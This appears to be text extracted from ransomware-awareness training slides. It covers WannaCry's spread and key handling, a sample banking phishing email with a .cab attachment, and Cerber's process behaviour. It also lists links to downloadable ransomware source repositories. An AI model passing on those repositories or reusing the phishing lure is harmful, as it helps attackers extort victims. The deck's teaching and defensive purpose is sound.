



THE RANSOMWARE ODYSSEY:

Their Relevance
and
Their Kryptonite



Before We Begin








W O O

A R E


W E



IR Daily Attention Arbitrage



A New Wave of Attacks



WannaCry


Infected victims send out scans looking for other windows PC's on the local network, propagating the worm.

The exploit WannaCry uses were created by the NSA [SMB Vuln], a patch was released by Microsoft

The AES key is encrypted using infection specific public key generated, the Master Key is needed to decrypt the file, currently only the public part has been analysis

WannaCry tries to load an infection specific public key "00000000.pky" if it doesn't exist, WannaCry uses "CryptoGenKey" to create a keypair

Double Pulsar/Eternal Blue reportedly developed by NSA, leaked by Shadowbrokers and exploited by Wannacry 2 months later. RCE type issues need expedited patch processes.



The Game is Changing



Downloadable Ransomware

- <https://github.com/mauri870/ransomware>
- <https://github.com/goliate/hidden-tear>
- <https://github.com/rootthaxor/Ransom>
- <https://github.com/bitdust/WamaCry>



Ransomware Evolution





Image 1. Ransomware evolution from 2014 to 2016

Own design for training Purposes



Attack vectors



Phishing emails

Web based attacks

- Drive by downloads /Exploits Kits (malvertising)
- Jboss (Samas), wordpress, Joomla



I got an email from Nigeria?



From: Mao Kolander <transaction@larynx.co.uk>
Date: 16 December 2014 12:09:12 GMT
To:
Subject: Note D-57022RI-4035

=====
This is an automatically generated email. Please do not reply as the email address is not monitored for received mail.
=====

Notification Number: 8018817
Mandate Number: 4909927
Date: December 16, 2014. 12:47pm

In an effort to protect your Banking account, we have frozen your account until such time that it can be safely restored by you. Please view attached file "D-57022RI-4035.cab" for details.


Yours sincerely,
Mao Kolander
+07869 007210

Attachments: D-57022RI-4035.cab (30 KB)




Cerber

- Subject “21735 Ssuitemangun”



Processes in the background

- Zip file contains “js” file



- Loads
 - wscript.exe, schtasks.exe
- svchost.exe
 - taskeng.exe
 - Temporal file "iy0sz7tth.exe"

A screenshot of the Windows Task Manager window showing a list of running processes. The processes are: svchost.exe (PID 816, 0.02% CPU, 17.11 MB), taskeng.exe (PID 2504, 1.07 MB), iy0sz7tth.exe (PID 3492, 10.06% CPU, 4.7 kB/s, 1.29 MB), another instance of iy0sz7tth.exe (PID 2340, 26.51% CPU, 2.09 MB), and another instance of svchost.exe (PID 936, 0.31% CPU, 6.02 MB). A mouse cursor is pointing at the second instance of iy0sz7tth.exe. Below the table, the text "Then both disappear as a child process" is visible.

Process Name	PID	CPU	Private Memory	Working Set	Session
svchost.exe	816	0,02	17,11 MB		
taskeng.exe	2504		1,07 MB		WIN-C2M2DRL... \S
iy0sz7tth.exe	3492	10,06	4,7 kB/s	1,29 MB	WIN-C2M2DRL... \S
iy0sz7tth.exe	2340	26,51	2,09 MB		WIN-C2M2DRL... \S
svchost.exe	936	0,31	6,02 MB		


Then both disappear as a child process

Location



- Under C:\Users\USERID\AppData\Local\Temp

ProcessHacker.exe	2416	9,93	6,46 MB	W
free-emlreader.exe	2288		12,32 MB	W
iy0sz7tth.exe	2340	26,04	2,5 MB	W

- Later on we see taskeng.exe making reference to the temp file




All files encrypted






